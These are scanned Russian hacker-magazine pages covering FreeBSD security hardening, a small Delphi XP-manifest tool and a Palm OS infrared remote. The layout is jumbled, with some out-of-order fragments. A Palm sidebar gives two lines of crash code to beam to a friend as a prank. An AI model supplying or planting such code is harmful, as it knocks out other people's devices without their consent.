
```
# gbde attach /dev/ad4s1c -l /etc/gbde/ad4s1c
```

Система попросит ввести ключевую фразу для доступа к зашифрованному диску. Теперь содержимое этого диска доступно при обращении к файлу устройства /dev/ad4s1c.bde. Создадим на нем новую файловую систему и монтируем его:

```
# newfs -U -O2 /dev/ad4s1c.bde
# mount /dev/ad4s1c.bde /mnt
```

Теперь можно работать с содержимым зашифрованного диска. Обрати внимание, что скорость файловых операций с зашифрованными разделами почти в 4 раза ниже, чем при работе с обычными дисками. Если ты пользуешься утилитой sysinstall, имей в виду, что она несовместима с зашифрованными разделами и их нужно отключать перед запуском этой утилиты. Также заметь, что зашифрованные диски невозможно подключать автоматически из /etc/fstab, потому не стоит применять шифрование к системным разделам (/, /usr, /var).

По окончании работы с зашифрованным разделом размонтируем устройство и отключим шифрованный диск:


Содержимое диска, зашифрованного gbde, прочесть непросто

СИСТЕМА БЕЗОПАСНОСТИ TRUSTEDBSD MAC

В FreeBSD 5 появилась новая система безопасности ядра, TrustedBSD MAC Framework. MAC расшифровывается как Mandatory Access Control - принудительный контроль доступа. Система MAC с помощью установки так называемых меток на различные компоненты системы ограничивает доступ к ним на основе созданных администратором политик. Например, с помощью MAC вполне реально создать систему контроля доступа к файловой системе, аналогичной файрволу ipfw, разграничить видимость процессов и многое другое. Если тебя заинтересовала эта тема, обратись к соответствующему разделу FreeBSD HandBook, а также страницам руководства (man 4 mac).



```
# umount /dev/ad4s1c.bde
# gbde detach /dev/ad4s1c
```

IP-ПРОТОКОЛЫ

Теперь займемся защитой от атак, связанных с недостатками протокола TCP/IP. Начнем с фильтрации SYNFIN-пакетов. Это TCP-пакеты с одновременно установленными флагами начала и завершения соединения, пользы от них практически никакой, зато они часто используются при хакерских атаках. Одновременно займемся ICMP-протоколом и включим в ядро еще парочку полезных опций:

```
// ох уж эти SYNFIN-пакеты
options TCP_DROP_SYNFIN
// ограничиваем количество ICMP-ответов, что помогает при защите от DoS атак

options ICMP_BANDLIM
// генерируем случайный идентификатор IP-пакетов
options RANDOM_IP_ID
// блокируем RST-пакеты
options TCP_RESTRICT_RST

Но этого еще недостаточно, добавляем в /etc/rc.conf:

// отбрасываем SYNFIN-пакеты
tcp_drop_synfin="YES"

// отключаем прием и отправку переадресовывающих ICMP-пакетов
icmp_drop_redirect="YES"
// в системном журнале регистрируем переадресовывающие ICMP-пакеты
icmp_log_redirect="YES"
// предотвращаем springboarding и smurf-атаки
icmp_bmcastecho="NO"
```

Далее прописываем в /etc/sysctl.conf строчки

```
net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
```

С помощью этих переменных мы превращаем нашу систему в так называемую черную дыру. Отныне она не будет реагировать на пакеты, поступающие на закрытые порты, и они будут просто пропадать. Этот прием позволяет защититься от флуда и от скрытого сканирования портов.

ОГНЕННАЯ СТЕНА

Естественно, без фильтрации сетевого трафика нам не обойтись. Встроенный файрвол ipfw позволит нам фильтровать пакеты по заданным критериям и вести учет. Для того чтобы включить файрвол, нужно добавить в ядро вот эти опции:

```
options IPFIREWALL
options IPFIREWALL_VERBOSE
```

После чего добавить в /etc/rc.conf строки

```
firewall_enable="YES"
firewall_type="open"
```

Однако тип файрвола «open» подходит для чего угодно, но только не для защищенного сервера. Поэтому для более надежной защиты можно выбрать одну из стандартных конфигураций:

```
// защита только сервера
firewall_type="client"
// защита сервера и локальной сети
firewall_type="simple"
```

или же написать свой файл с правилами файрвола. Немного разберемся с созданием правил. Общий формат правила ipfw такой:

```
<действие> <протокол> from <откуда> to <куда> <дополнительные условия>
```

В качестве выполняемого действия файрвол может разрешить (allow, pass, accept, permit) прохождение пакета или запретить (deny, drop, reject) его, а также посчитать (count), перенаправить по нужному адресу (fwd, forward) или другой программе (divert). Протоколы могут быть ip или all (для всех протоколов стека TCP/IP), а также tcp, udp, icmp и т.п.

Формат поля источника (from) и приемника (to) пакета может быть записан в различных формах: доменное имя, ip-адрес, подсеть в формате IP:MASK (192.168.1.0:255.255.255.0) или IP/LENGTH (192.168.1.0/24), а также в виде специального слова any (любой адрес) или me (все адреса локальной машины). Для tcp и udp-протокола после адреса источника или приемника можно через пробел указать еще и порт. И наконец, из дополнительных условий самыми полезными являются направление пакета (in или out - входящий и исходящий соответственно), интерфейс, через который будет проходить пакет (например, via fxp0), и даже идентификатор пользователя (uid) или группы (gid), для которых это правило будет работать. Теперь не составит труда разобраться, что правило

```
deny tcp from any to 192.168.1.0/24 in via fxp0
```

запрещает прохождение любых входящих tcp-пакетов через интерфейс fxp0 к сети 192.168.1.0/24, а правило

```
count ip from 192.168.1.0/24 to me uid 1001
```

будет вести учет трафика, который получит из сети 192.168.1.0/24 пользователь с UID, равным 1001.

Каждое правило файрвола должно иметь свой уникальный номер. Правила проверяются в порядке возрастания своих номеров. Для управления файрволом существует команда ipfw. Чтобы добавить правило, воспользуйся командой

```
# ipfw add <номер> <правило>

а чтобы его удалить:

# ipfw delete <номер>
```

Для просмотра списка правил есть команда ipfw list, а ipfw show покажет трафик и количество пакетов, обработанных каждым из правил. В качестве примера для настройки файрвола можно посмотреть файл /etc/rc.firewall, а также ознакомиться с руководством по ipfw. Напоследок добавим в /etc/rc.conf строчку

```
log_in_vain="YES"
```

Теперь все попытки подключения к закрытым портам твоего сервера будут занесены в логи.

ДЕМОНОВ - ПОД КОНТРОЛЬ

Не ко всем службам, запущенным на твоем сервере, стоит давать доступ. Если заблокировать доступ к отдельным портам можно с помощью правильной настройки файрвола, то доступ к службам проще ограничить с помощью файла /etc/hosts.allow. Для примера ограничим доступ по ssh только несколькими сетями:

```
# vi /etc/hosts.allow

sshd : localhost : allow
sshd : 192.168.1. : allow
sshd : 10.1.1.0/255.255.255.240 : allow
sshd : ALL : deny
```

Формат файла, как видишь, достаточно простой. Сначала мы указываем имя службы, затем имя или адрес хоста или сети, затем действие. Правило ALL указывает, как поступать в случаях, не предусмотренных предыдущими правилами.

Теперь займемся демоном inetd, который играет весьма важную роль в обеспечении безопасности системы. Через него работают telnetd, ftpd, talk и прочие службы. Если никакие из демонов, запускаемых из inetd, тебе не нужны, отключи его. Для этого надо указать в /etc/rc.conf:

```
inetd_enable="NO"
```

Если тебе все же нужен inetd и службы, которые запускаются из него, то стоит включить протоколирование событий и при большой нагрузке увеличить количество одновременных обращений к inetd (по умолчанию это число равно 256). Для этого добавь в /etc/rc.conf строчку

```
inetd_flags="-l -R 1024"
```

ПОСЛЕДНИЕ ШТРИХИ

Вот мы и закончили, все изменения в конфигурационные файлы внесены, настройки сделаны. Осталось пересобрать ядро и перезагрузить систему. Посмотрим, чего мы добились.

```
$ netstat -na | grep LISTEN
```


Эта команда покажет нам, на каких портах висят сервисы. Чем их меньше, тем лучше. Также попробуй просканить свою машину nmap'ом. Итак, теперь твоя система намного более защищена, чем раньше. Не забывай регулярно обновлять ее и следить за логами. Удачи!



Используй SSH для удаленного управления сервером, иначе никакие рекомендации по безопасности тебе не помогут. Никогда не пользуйся telnet для удаленного доступа.



- **www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/security.html**
- **www.freebsd.org/security/security.html**
- **www.watson.org/fbsd-hardening/**
- **www.antioffline.com/deviation/bsd.html**
- **defcon1.org/html/Security/Secure-Guide/secure-guide.html**



Сейчас мы узнаем, какие сервисы у нас активны



Фленов Михаил (www.vr-online.ru)

МАЛЕНЬКИЙ ГИГАНТ БОЛЬШОГО ИНТЕРФЕЙСА

В качестве способов минимизации я всегда предлагал использовать специальные проги для сжатия запускных файлов или отказываться от визуальности. Первый способ хорош, но файлы все же остаются достаточно большими. Во втором случае файлы становятся минимальных размеров, но теряют визуальность, а в заднице появляется большая заноза. Но есть способ создать действительно маленький код и практически не потерять в визуальности.

КАК МИНИМИЗИРОВАТЬ РАЗМЕР EXE И НЕ ПОТЕРЯТЬ ВИЗУАЛЬНОСТЬ

KOL+MSK



KOL (Key Objects Library, или библиотека ключевых объектов) содержит объекты, которые упрощают программирование на Windows API и при этом не увеличивают код. MCK (Mirror Classes Kit, или комплект зеркальных классов) - библиотека, позволяющая использовать KOL визуально. Это отличная надстройка, которая максимально эффективно использует возможности KOL и при этом минимально влияет на размер исполняемого файла.

Так как визуальная среда Delphi плохо подходит для создания компактного кода и больше ориентирована на использование родных библиотек VCL и CLX, то при создании визуальности с использованием KOL разработчикам пришлось неплохо попотеть. Конечно же, реализация получилась немного неуклюжей (чуть позже мы увидим все недостатки), но другого выхода я не вижу и даже за такое решение готов поставить ребятам памятник и выдать медаль из консервной банки :).

INSTALL.ME

Установка проста, как три копейки. Разархивируем содержимое архивов kol.zip и mck.zip в одну и ту же директорию. Теперь открываем файл MirrorKOLPackageDX.dpk, где X - это номер версии твоего дельфина. У меня 7-я версия, но даже при установке файла для 6-й версии библиотека ставится без проблем. Итак, после открытия файла перед нами откроется окно установки пакета (см. рис. 1). Нажимаем здесь OK и ждем секунду до окончания установки пакета.

После установки пакета нам становится доступной новая закладка KOL. Здесь расположены зеркальные компоненты для основных компонентов Delphi. Чтобы код был компактным, нужно использовать именно их. Но перед этим нужно правильно создать проект.




Рисунок 1. Окно установки пакета

HELLO WORLD

Чтобы создать проект KOL+MCK, нужно выполнить несколько нехитрых операций. На первый взгляд они глупы и непонятны, но потом привыкаешь. Для начала создаем стандартный проект Delphi простого приложения и сохраняем все файлы проекта в одной директории. Помни, что все файлы должны быть в одной и той же директории, и разбрасывать их по разным папкам нежелательно. При сохранении проекта его название не имеет значения, потому что запускающий файл будет иметь другое имя.

Теперь бросаем на форму компонент KOLProject и в свойстве projectDest пишем осмысленное название - имя запускающего файла и всего проекта в целом. Да-да, мы его еще только создаем. Давай укажем здесь название TestProject.

Теперь бросаем на форму компонент KOLForm. Это говорит о том, что у нас будет визуальная форма. Сохраняем все.

Загляни сейчас в директорию, где сохранялся проект. Обрати внимание, что здесь появилась куча файлов с расширением .inc и новый файл проекта с именем, которое мы указали в свойстве projectDest компонента KOLProject, и расширением .dpr. В данном



Рисунок 2. Компоненты MCK

ЛИСТИНГ 1. КОД ПАТЧИНГА

```
procedure TForm1.Button1Click(Sender: PObj);
var
s : String;
f:TextFile;
begin
AssignFile(f, EditBox1.Text+'.manifest');
Rewrite(f);
s:='<?xml version="1.0" encoding="UTF-8" stand-
alone="yes"?>'+#13#10+
'<assembly xmlns="urn:schemas-microsoft-
com:asm.v1" manifestVersion="1.0">'+#13#10+
'<assemblyIdentity'+#13#10+
'version="1.0.0.0"'+#13#10+
'processorArchitecture="X86"'+#13#10+
'name="Microsoft.Windows.Program"'+#13#10+
'type="win32"'+#13#10+
'/>'+#13#10+
'<description>Your app description here</descrip-
tion>'+#13#10+
'<dependency>'+#13#10+
'<dependentAssembly>'+#13#10+
'<assemblyIdentity'+#13#10+
'type="win32"'+#13#10+
'name="Microsoft.Windows.Common-
Controls"'+#13#10+
'version="6.0.0.0"'+#13#10+
'processorArchitecture="X86"'+#13#10+
'publicKeyToken="6595b64144ccf1df"'+#13#10+
'language="*"'+#13#10+
'/>'+#13#10+
'</dependentAssembly>'+#13#10+
'</dependency>'+#13#10+
'</assembly>';
 writeln(f, s);
 CloseFile(f);
end;
```

ЛИСТИНГ 2. СОДЕРЖИМОЕ ФАЙЛА МАНИФЕСТА

```
<?xml version="1.0" encoding="UTF-8" stand-
alone="yes"?>
<assembly xmlns="urn:schemas-microsoft-
com:asm.v1" manifestVersion="1.0">
<assemblyIdentity
version="1.0.0.0"
processorArchitecture="X86"
name="Microsoft.Windows.Program"
type="win32"
/>
<description>Your app description here</description>
<dependency>
<dependentAssembly>
<assemblyIdentity
type="win32"
name="Microsoft.Windows.Common-Controls"
version="6.0.0.0"
processorArchitecture="X86"
publicKeyToken="6595b64144ccf1df"
language="*"
/>
</dependentAssembly>
</dependency>
</assembly>
```

случае это будет TestProject.dpr. Это и есть проект MCK, который нужно открывать и визуально работать, как с любым другим проектом.

Приложение, которое мы создали первым, можно закрыть и больше уже не открывать. Оно нужно только для размещения файлов KOLProject и KOLForm. Все остальные действия и компиляция должны происходить в автоматически созданном проекте TestProject.dpr.

Итак, открой созданный проект и откомпилируй его. Посмотри на размер полученного запускающего файла. Если пустой VCL-проект занимает намного больше 200 кило, то KOL+MCK у меня занял чуть более 23 кило.

Теперь можно визуально расставлять на форме компоненты с закладки KOL и использовать привычным образом. При этом размер файла будет увеличиваться очень медленно, пока ты не подключишь какой-нибудь заголовочный файл из состава VCL и он не потянет паровозом в екзешник всякую ненужную чушь.

ГЕНЕРИМ ФОРМУ

Мы с редактором долго решали, какой пример использовать для иллюстрации возможностей KOL+MCK, и никак не могли выбрать. Но тут я вспомнил одну маленькую утилиту, которая вышла с появлением Windows XP и которая умела заставлять проги отображаться в стиле XP, даже если это не было в них заложено. Сейчас я покажу, как эта прога работает.

На форме нам понадобятся две кнопки KOLButton и поле ввода KOLEditBox. По нажатии первой кнопки будет отображаться окно выбора файла, а его имя будет попадать в поле ввода. Для отображения окна выбора файла на форму надо поместить и компонент KOLOpenSaveDialog.

Итак, для первой кнопки пишем код:

Код выбора файла

```
procedure TForm1.Button2Click(Sender: PObj);
begin
if OpenSaveDialog1.Execute then
EditBox1.Text:=OpenSaveDialog1.Filename;
end;
```

Пользователь должен будет только выбрать запускающий файл программы, которую нужно пропатчить. По нажатии второй кнопки должен быть создан файл манифеста Windows с таким же именем, как у исполняемого файла, и добавлено расширение .manifest. Содержимое, которое должно быть в файле, можно увидеть в листинге 2, а код патчинга показан в листинге 1.

ДОСТУП К ФАЙЛАМ

Самое сложное при создании необходимого файла - технология доступа. Я всегда рекомендую использовать объект TFileStream, потому что он удобен, универсален и легко адаптируется для будущего использования, например для перевода на .NET. Но в данном случае этот вариант не подходит, потому что нужно будет подключить модуль Classes и запускной файл увеличится с 23 кило до 90, а это нерационально.

В качестве решения стоило было бы выбрать Windows API функции типа CreateFile или более старых функций fopen, но это привяжет нас к старой платформе и могут возникнуть проблемы с переходом на .NET.

Delphi предоставляет хорошее решение - встроенные функции, не требующие подключения модулей и не увеличивающие размер исполняемого файла.




Рисунок 3. Форма будущей программы

AssignFile(file, name) - связать имя файла name с переменной file.

Rewrite(file) - создать заранее связанный с переменной file файл.

Reset(file) - открыть связанный с переменной file файл. Такой файл уже должен существовать.

Writeln(file, str) - записать в файл строку str.

ReadLn(file, str) - если файл открыт для чтения, то этой функцией можно прочитать строку.

CloseFile(file) - закрыть указанный файл.

ЛОГИКА

Несмотря на то, что файл манифеста состоит из множества строк, мы сохраняем все в один заход. Для этого подготавливается переменная s типа String, которая содержит все строки и переводы каретки, и одним вызовом функции writeln содержимое строки записывается в файл.

Диск - это одно из слабых мест современного компьютера, потому что это механика, а не электроника. Старайтесь всегда оптимизировать доступ к файлам и читать или записывать данные большими блоками.

Если не понравилось, как программа выглядит или работает в XP-шном стиле, то можно все вернуть на родину, удалив файл манифеста. Для этого в программе добавим кнопку, по нажатии которой произойдет удаление:

```
DeleteFile(PChar(EditBox1.Text+'.manifest'));
```

ИТОГО

На рисунке 4 показано окно программы The Bat! после добавления файла манифеста (патчинга сегодняшней прогой). Эта версия не умела отображаться в стиле XP и кнопки, элементы управления были квадратными до моего вмешательства.

Если тебе нужна утилита маленького размера и не хочется заморачиваться с Windows API, то выбирай KOL+MCK. Это отличный способ оптимизировать размер программы без потери скорости разработки. Лично я с этой библиотекой познакомился недавно и теперь все исполняемые файлы, которые должны будут пересылаться через инет, пишу только с ее помощью.






Рисунок 4. The Bat! в стиле XP



На компакт-диске лежат полные исходные коды программы и библиотеки.



Дополнительную инфу смотри на:
- http://bonanzas.rinet.ru/e_kolmck.htm
- kol.mastak.ru
- null.wallst.ru/kol/



С помощью KOL+MCK удобно создавать шуточные программы (западло), требующие визуального интерфейса.

■ Константин Клягин (thekonst.net)

ГОВОРИТ И ПОКАЗЫВАЕТ PALM



Хорошие вещи обычно умещаются на ладони поодиночке. Будь то спелое яблоко, ароматный апельсин или женская грудь - все аппетитно и приятно на ощупь. Заполучив один из этих предметов тем или иным образом в руки, сразу выпускать их не хочется. Напротив, даже если в то же время возникнет желание послушать музыку или посмотреть телевизор, очень жаль хоть и на время расставаться с драгоценным содержимым ладони. То же самое относится и к компьютерам - представителям семейства, которое окрестили наладонниками.

КОДИНГ ПОД PALM - ПУЛЬТ Д/У ДЛЯ ТЕЛЕВИЗОРА

И если аппетитный плод или прекрасная часть женского тела не позволят тебе переключать каналы и менять громкость, то с помощью КПК Palm сделать это несложно.

В этой статье, вслед за публикацией моего коллеги о программировании Pocket PC в предыдущем номере, мы рассмотрим другую разновидность наших меньших братьев. А именно чуть ли не до сих пор самое популярное семейство КПК в мире - Palm.

Кстати, даже если сам ты и не имеешь такого зверя в своей коллекции, все равно эта статья не пройдет для тебя даром - кодить не обязательно для себя, да и среди твоих знакомых наверняка есть палм-юзеры. Для них у нас всегда найдется пара полезных трюков, а пример работы с БД из этой статьи можно использовать в любых корыстных целях ;).

Для начала вооружимся необходимым инструментарием. Понадобятся нам всего две вещи: MetroWerks CodeWarrior for Palm и Palm Desktop, причем последний идет на сидюке в комплекте к наладонному другу.

Как и под многие другие виды КПК, кодить под Палм можно целиком на компе. Как правило, каждый раз загружать программу на устройство необходимости нет. HotSync занимает время, да и если смотреть одновременно в монитор и на КПК, окосеть можно намного быстрее обычного. Для отладки существует Palm Emulator - прога из пакета MetroWerks. При ее запуске открывается похожее на Палм окошко, а в IDE можно пошагово бегать по строкам, смотреть переменные и делать все то, что позволяет делать бытовой дебагер при разработке программ для PC.

Готовую прогу можно слить на Палм посредством Quick Install - программы, входящей в комплект Palm Desktop. В Винде ты можешь дабл-кликнуть на .PRC (палмовый аналог .EXE), и окошко инсталла откроется само. А минуя клики вручную, можно просто скопировать выполняемый файл в каталог \Program Files\Palm\<имя юзера>\Install. При ближайшем сеансе синхронизации с писюком (в палмовой терминологии - HotSync) бинарник будет установлен на девайс.

ПРОГРАММА PALMTV

На сидюке ты найдешь иллюстрацию в виде проекта PalmTV, который, используя описанные выше методы, а также некоторое знание процессора Motorola Dragonball, сделает из твоего Палма пульт д/у. Знания процессора понадобились тут вот по какой причине.

Стандартный Palm API предоставляет весьма ограниченные возможности для работы с инфракрасным портом. Все, что можно сделать стандартными средствами, банально и скучно. Это beaming (передача программ с одного Палма на другой) и irDA. Запись и воспроизведение сигнала можно сделать, только обратившись напрямую к чипу UART.

С самой программой работать просто. Для начала нужно раздобыть настоящий ПДУ от интересующего девайса (скажем, от кондиционера, что стоит в твоем любимом баре). После этого, давя на кнопку «Record», записать команды и дать им названия. Дело в шляпе. Придя в бар, выбираешь нужный код и жмешь «Play», пока температура не понизится до полярной и не заведутся белые медведи :).

Хочу сразу предупредить счастливых обладателей последней линейки Palm (модели Zire и Tungsten), что PalmTV у них не заработает. Причина проста - во всех новых моделях стоят камни Texas Instruments OMAP310 (ARM). А так как программа привязана непосредственно к архитектуре драконьего яйца (Dragonball) - опаньки. Проц-то другой. Пойдет она только на моделях m505, m130, m125, m105 и им подобным.

И хотя авторы OmniRemote - навороченного коммерческого решения, превращаю-

щего Палм в ПДУ для всего на свете, - смогли разобраться с новой архитектурой, я решил, что в качестве примера будет вполне достаточно старой доброй Моторолы. Ну а если ты, дружок, заимев основные навыки, решишь разобраться в потрохах нового камня OMAP310 и реализуешь запись и воспроизведение сигнала на последних моделях, в старости я скажу, что жизнь моя прожита не зря. Ты уж постарайся.

ПРИСТУПАЕМ

Первый шаг к бессмертию - запуск CW, File, New, Palm OS Application Stationery. Для нас сразу будет сгенерено приложение с дефолтным названием Starter, содержащее одну форму, менюшку и диалог About. Заимев определенные навыки, мы без труда превратим его в самый настоящий ПДУ.

Шаги по созданию программы будут следующими:

❶. Дизайн интерфейса. Нарисуем морду. Состоять она будет из списка команд и трех кнопок под ними. Для записи инфракрасного кода с других ПДУ, его воспроизведения и удаления соответственно.

❷. Кодинг работы с базой данных. Создание и открытие БД, добавление записи с ИК-сигналом, удаление записи.

❸. Кодинг доступа к интерфейсу ИК Палма. Нормального API для доступа к ИК-порту нет, поэтому сделать это предстоит немного по-уродски - прямым обращением к UART, встроенному в процессор. Совместимость получается соответствующей.

ВНЕШНИЙ ВИД

Интерфейс пользователя в Палм-приложениях состоит из форм. Форма - это то, что в один момент времени может (частично) заполнять экран, что-то вроде диалога или окошка. Даже если мы видим две перекрывающиеся формы, активной на данный момент является только одна - та, которая впереди. Палму неизвестны ни многозадачность, ни многооконность.

На форме могут располагаться объекты - элементы, обеспечивающие ввод данных. Пример формы - настройки, список команд ПДУ с возможностью удаления и добавления и прочее.

Формы живут в ресурсах. В стартовый проект обычно уже включен файл Starter.rsrc, который находится в папке Resources проекта. Дабл-клик на нем запустит Constructor, в котором можно заниматься художественным оформлением. Конструирование интерфейса состоит из следующих шагов:

❶. Создание формы. В окошке со списком ресурсов кликаем на подзаголовке Forms и нажимаем Ctrl-K. Появится элемент «untitled», который следует переименовать в название формы: одиночный клик на «untitled», и вводим название.

❷. Определение элементов формы. Дабл-клик на названии открывает окошко редактирования свежесозданной формы. Здесь можно изменять основные параметры формы, а также добавлять элементы. Последнее осуществляется посредством перетаскивания объектов из окошка «Catalog». Одиночный клик на объекте открывает property оного. Для каждого интерфейсного элемента есть свои параметры. Их названия говорят сами за себя.

Еще элементам хорошо давать названия. Автоматом Constructor называет их Unnamed<код>, и если оставлять их такими, недолго и заблудиться в трех кнопках и паре полей ввода. Чтобы этого не случилось, кликаем на значении «Object identifier» и пишем название.

❸. Выход и сохранение. После того как все элементы интерфейса программы определены, Constructor можно закрыть. Если

Редактируем форму в Конструкторе

что-то в файле ресурсов было изменено, заголовок с определениями констант интерфейса будет перезаписан. Вообще, хидер ресурсов (по умолчанию он называется StarterRsc.h, в проекте он был переименован в palmtv_rsc.h) служит для связки интерфейса и кода посредством неких ID. Заглянув в него, мы заметим такие определения:

Ассоциация элементов интерфейса с ID-ами в palmtv_rsc.h

```
// Resource: tFRM 1000
#define MainForm
1000
#define MainRecordButton     1002
#define MainPlayButton                    1003
```

Все это участвует в вызовах API, отвечающих за интерфейс пользователя. Скажем, открываем модальную форму мы так:

Открытие формы

```
FormPtr frmP;
frmP = FrmInitForm(AboutForm);
FrmDoDialog(frmP);
FrmDeleteForm(frmP);
```

Это пример взят из автоматически сгенерированного кода простейшего проекта. AboutForm - константа из StarterRsc.h, связанная с формой About из ресурсов. Обработчик событий в этом случае у нас дефолтный, поэтому обработать какие-то специфические вещи мы не сможем. При наличии полей ввода, чекбоксов или других элементов, требующих дополнительный обработки, придется писать хэндлер. Кроме этого, саму форму будем вызывать по-другому.

Разберем простейший проект Starter. Форма MainForm в нем обрабатывается по всем правилам событийной модели Палма. В самом начале она активируется с помощью FrmGotoForm().

```
FrmGotoForm(MainForm);
```

Событие тут же попадает в AppHandleEvent(), который загружает форму и назначает ей обработчик:

Обработчик событий приложения AppHandleEvent()

```
if (eventP->eType == frmLoadEvent)
{
//Загрузить форму из ресурса.
```


ПРОСТЕЙШЕЕ ЗАПАДЛО ДЛЯ ПАЛМ-ЮЗЕРА

Palm OS - довольно нежная операционка. Западло другу сделать очень просто. Достаточно бимнуть ему программку, содержащую одну только функцию PilotMain(). В нее можно вставить код, который будет валить систему. Скажем, такой:

```
char *p = 0;
StrPrintF(p, "%s");
```

Дело в том, что PilotMain() программы, установленной на Палме, вызывается не только при непосредственном ее запуске. Каждая программа фактически запускается при многих событиях: загрузке системы, поиске (система спрашивает каждую программу, есть ли в ней запись с нужно подстрокой во время поиска), при HotSync, изменении времени и даты в системе и т.п. Каждый раз вызывается PilotMain(), который получает код события. Сделано это для того, чтобы программы при необходимости оповещались о происходящем в системе.

Большого вреда такое западло не принесет. Недаром придуман HotSync, при котором все содержимое пилота сливается на комп. Поэтому пострадавший товарищ просто сотрет содержимое своего наладонника с помощью hard reset, после чего проведет синхронизацию содержимого Палма с бекапом на диске своего компа.



PalmTV с исходниками найдешь на компакте. Там же - дока по процу MC68VZ328 и несколько полезных текстов в PDF. Доков довольно много, поэтому не полейнись разобраться.



Кроме инфракрасного порта, Палм умеет работать с серийным портом и bluetooth (в последних моделях). А еще у него есть поддержка TCP/IP.



Этой статьей мы начинаем и заканчиваем повествование о кодинге под Palm OS, поэтому она и вышла столь большой. Если ты хочешь еще - спамь предложениями на alexander@real.xakep.ru.


Алерт в действии

```
formId = eventP->data.frmLoad.formID;
frmP = FrmInitForm(formId);
FrmSetActiveForm(frmP);
//Установить обработчик событий для формы. Обработчик формы, активной
//в данный момент, вызывается из FrmHandleEvent каждый раз при получении
//события.
switch (formId)
{
case MainForm:
FrmSetEventHandler(frmP, MainFormHandleEvent);
break;
```

А если заглянуть в сам обработчик, то там уже найдется вся остальная реакция формы на события. Тот же menuEvent, по которому открывается менюшка. В общем, читай код.

Собственно, так ты будешь поступать со всякой более-менее сложной формой. Для открытия будешь вызывать FrmGotoForm(), после чего в AppHandleEvent() добавишь дополнительный case с ID-ом твоей формы и с помощью FrmSetEventHandler() назначишь свой обработчик.

Альтернативой FrmGotoForm() является связка FrmPopupForm() и FrmReturnToForm(), с помощью которых возможно наложение одной формы на другую.


АЛЕРТЫ

Для небольших информационных окошек стоит использовать алерты. В приложении можно определить один алерт на все случаи жизни, назначив ему текстом такую строку: «^1^2^3». Сделаем мы это в конструкторе, поле «Message». Цифры после крышки (^) соответствуют параметрам вызова функции FrmCustomAlert(). Всего их как раз три.

Теперь чтобы вывести любое информационное сообщение, мы впредь будем писать такой код:

```
FrmCustomAlert(PalmTVAlert, "This ", "alert ", "rules!");
```

